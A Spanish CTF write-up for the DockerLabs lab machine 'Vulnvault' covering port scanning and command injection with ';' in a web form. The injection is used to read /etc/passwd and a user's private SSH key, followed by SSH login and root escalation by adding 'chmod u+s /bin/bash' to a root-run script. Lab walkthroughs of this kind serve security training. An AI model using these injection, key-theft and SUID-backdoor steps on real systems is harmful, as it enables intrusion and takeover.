🏴‍☠️ Write-Up: Máquina "Vulnvault"

📌 **Plataforma: DockerLabs**
📌 **Dificultad: Fácil**
📌 **Autor: Joaquín Picazo**

🔎 Metodología de Pentesting

El proceso se realizó siguiendo la siguiente metodología:

1️⃣ **Reconocimiento** – Recolección de información general sobre la máquina objetivo.
2️⃣ **Escaneo y Enumeración** – Identificación de servicios, tecnologías y versiones en uso.
3️⃣ **Explotación** – Uso de vulnerabilidades encontradas para obtener acceso al sistema.
4️⃣ **Escalada de Privilegios y Post-Explotación** – Obtención de permisos elevados hasta lograr acceso total para realizar una extracción de información.


📡 1. Reconocimiento y Recolección de Información

Realizo un escaneo simple para encontrar los puertos abiertos. Con **-Ss** hago un escaneo sigiloso de puertos TCP y **-Pn** porque ya se que el host está activo.


```
┌──(root㉿kali)-[~]
└─# nmap -p- --open -vvv -Pn -sS 172.17.0.2
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-06-02 16:23 -04
Initiating ARP Ping Scan at 16:23
Scanning 172.17.0.2 [1 port]
Completed ARP Ping Scan at 16:23, 0.16s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 16:23
Completed Parallel DNS resolution of 1 host. at 16:23, 0.02s elapsed
DNS resolution of 1 IPs took 0.02s. Mode: Async [#: 2, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating SYN Stealth Scan at 16:23
Scanning 172.17.0.2 [65535 ports]
Discovered open port 22/tcp on 172.17.0.2
Discovered open port 80/tcp on 172.17.0.2
Completed SYN Stealth Scan at 16:23, 5.00s elapsed (65535 total ports)
Nmap scan report for 172.17.0.2
Host is up, received arp-response (0.000031s latency).
Scanned at 2025-06-02 16:23:12 -04 for 5s
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE REASON
22/tcp open  ssh     syn-ack ttl 64
80/tcp open  http    syn-ack ttl 64
MAC Address: 02:42:AC:11:00:02 (Unknown)

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 5.55 seconds
           Raw packets sent: 65536 (2.884MB) | Rcvd: 75098 (4.855MB)
```

🎯 2. Escaneo y Enumeración

Hago un escaneo más riguroso a los puertos abiertos encontrados anteriormente para obtener más información de los servicios, versiones y más.




Con Gobuster hago una búsqueda de directorios en la web del puerto 80. Al parecer hay algunos directorios interesantes.




💥 3. Explotación de Vulnerabilidades

En **/index.php** se pueden ingresar datos a unos input. Testeo ingresando comandos para ver si pueden ejecutarse de forma remota, la cual es una vulnerabilidad llamada Remote Code Execution (**RCE**).




Al parecer no funciona, pero le agregaré “;” en caso de que haya otro comando antes y este input lo concatene dentro de otros comandos, es decir, para iniciar un comando nuevo, prácticamente romper la sintaxis.




Ahora si funciona, se listaron los archivos del directorio actual y dió la ubicación actual.


Ahora haré algo más arriesgado, accederé a home para ver los usuarios existentes y a **/etc/passwd** para ver las cuentas de usuario en el sistema.



Lectura exitosa. Además de root, hay un usuario "**samara**" que tiene acceso a la consola con comandos bash.



Ahora, me interesa ver si es posible conseguir la clave **RSA** del usuario “**samara**” para autenticarme por **SSH**.



Lectura exitosa, obtengo la clave **RSA** de “**samara**”, copio todo el contenido.

Creo un nuevo archivo con nano llamado “**id_rsa**” y pego todo el contenido de la clave **RSA** de **samara**.

```
┌──(root㉿kali)-[~]
└─# nano id_rsa
```

Con “**chmod 600 id_rsa**” hago que solo yo con mi usuario (propietario del archivo) tenga acceso absoluto a la clave por tema de seguridad para que la autenticación de SSH no me rechace la solicitud.

```
┌──(root㉿kali)-[~]
└─# chmod 600 id_rsa
```

Intento ingresar por SSH con el usuario “**samara**” y su clave **RSA**. Ingreso exitoso.


```
┌──(root㉿kali)-[~]
└─# ssh samara@172.17.0.2 -i id_rsa
The authenticity of host '172.17.0.2 (172.17.0.2)' can't be established.
ED25519 key fingerprint is SHA256:50SBUCdnSFCj03op6yJ3vYTdgMcXC07aE2LSeOkKaO8.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.17.0.2' (ED25519) to the list of known hosts.
Welcome to Ubuntu 24.04 LTS (GNU/Linux 6.12.13-amd64 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Tue Aug 20 19:54:15 2024 from 172.17.0.1
samara@ae690ea95f1f:~$ whoami
samara
samara@ae690ea95f1f:~$ id
uid=1001(samara) gid=1001(samara) groups=1001(samara),100(users)
```

🔐 4. Escalada de Privilegios y Post-explotación

Ingreso “**sudo -l**” para ver que archivos puedo ejecutar como sudo, pero no encuentro nada. Con “**find / -perm -4000 2>/dev/null**” busco archivos con el bit SUID activo en el sistema, pero no hay nada interesante o fuera de lo común que explotar.

```
samara@ae690ea95f1f:~$ sudo -l
-bash: sudo: command not found
samara@ae690ea95f1f:~$ find / -perm -4000 2>/dev/null
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/bin/newgrp
/usr/bin/su
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/umount
/usr/bin/gpasswd
/usr/bin/chfn
/usr/bin/mount
```

Ahora, con “**ps -xufa**” veo todos los procesos activos en el sistema, tanto padres como hijos. Hay un proceso interesante (el PID 1) que lo ejecuta root, siendo un archivo bash llamado “**echo.sh**”.




```
samara@ae690ea95f1f:~$ ps -xufa
USER         PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root           1  4.3  0.0   2800  1752 ?        Ss   22:23   0:23 /bin/sh -c service ssh start && service apache2 start && while true; do /bin/bash /usr/local/bin/echo.sh; done
root          15  0.0  0.0  12016  3880 ?        Ss   22:23   0:00 sshd: /usr/sbin/sshd [listener] 0 of 10-100 startups
root       50986  0.0  0.2  14528  8076 ?        Ss   22:28   0:00  \_ sshd: samara [priv]
samara     51517  0.2  0.1  14788  6576 ?        S    22:28   0:00      \_ sshd: samara@pts/0
samara     51532  0.0  0.1   5016  3980 pts/0    Ss   22:28   0:00          \_ -bash
samara     94028  100  0.1   8280  4224 pts/0    R+   22:32   0:00              \_ ps -xufa
root          33  0.0  0.5 203452 20020 ?        Ss   22:23   0:00 /usr/sbin/apache2 -k start
www-data      39  3.3  0.4 203952 16124 ?        S    22:23   0:18  \_ /usr/sbin/apache2 -k start
www-data    1719  3.3  0.3 203960 15072 ?        S    22:23   0:18  \_ /usr/sbin/apache2 -k start
www-data    1886  3.3  0.3 203960 15080 ?        S    22:23   0:17  \_ /usr/sbin/apache2 -k start
www-data    1888  3.4  0.2 203952 10672 ?        S    22:23   0:18  \_ /usr/sbin/apache2 -k start
www-data    2056  3.3  0.3 203960 15212 ?        S    22:23   0:17  \_ /usr/sbin/apache2 -k start
www-data    2163  3.3  0.4 204120 17408 ?        S    22:23   0:17  \_ /usr/sbin/apache2 -k start
www-data    2164  3.3  0.2 203952 10676 ?        S    22:23   0:17  \_ /usr/sbin/apache2 -k start
www-data    2167  3.3  0.4 204120 17644 ?        S    22:23   0:17  \_ /usr/sbin/apache2 -k start
www-data    2168  3.2  0.4 204128 15720 ?        S    22:23   0:17  \_ /usr/sbin/apache2 -k start
www-data    2170  3.2  0.4 204120 17484 ?        S    22:23   0:17  \_ /usr/sbin/apache2 -k start
samara@ae690ea95f1f:~$ cat /usr/local/bin/echo.sh
#!/bin/bash

echo "No tienes permitido estar aqui :(." > /home/samara/message.txt
```

Intento abrir el script en bash con nano.

```
samara@ae690ea95f1f:~$ nano /usr/local/bin/echo.sh
```

Prácticamente tenía un mensaje para samara en **/home/samara/message.txt**. Así que aprovechando que este archivo lo ejecuta root, le añado un comando malicioso para escalar privilegios. Con "**chmod u+s /bin/bash**" permitirá que cualquier usuario que ejecute /bin/bash pueda tener los privilegios del propietario (en este caso el propietario del archivo es root).



Ahora, con "**bash -p**" inicio una nueva sesión en bash pero preservando los privilegios elevados, es decir, como root. Ya que anteriormente hice eso en el script en bash.

```
samara@ae690ea95f1f:~$ bash -p
bash-5.2# whoami
root
bash-5.2# id
uid=1001(samara) gid=1001(samara) euid=0(root) groups=1001(samara),100(users)
bash-5.2#
```

Escalada de privilegios exitosa, tengo privilegios root en consola.

🏆 Banderas y Resultados

✔ **Usuario:** Se obtuvo acceso como usuario no privilegiado.
✔ **Root:** Se logró escalar privilegios hasta obtener control total del sistema.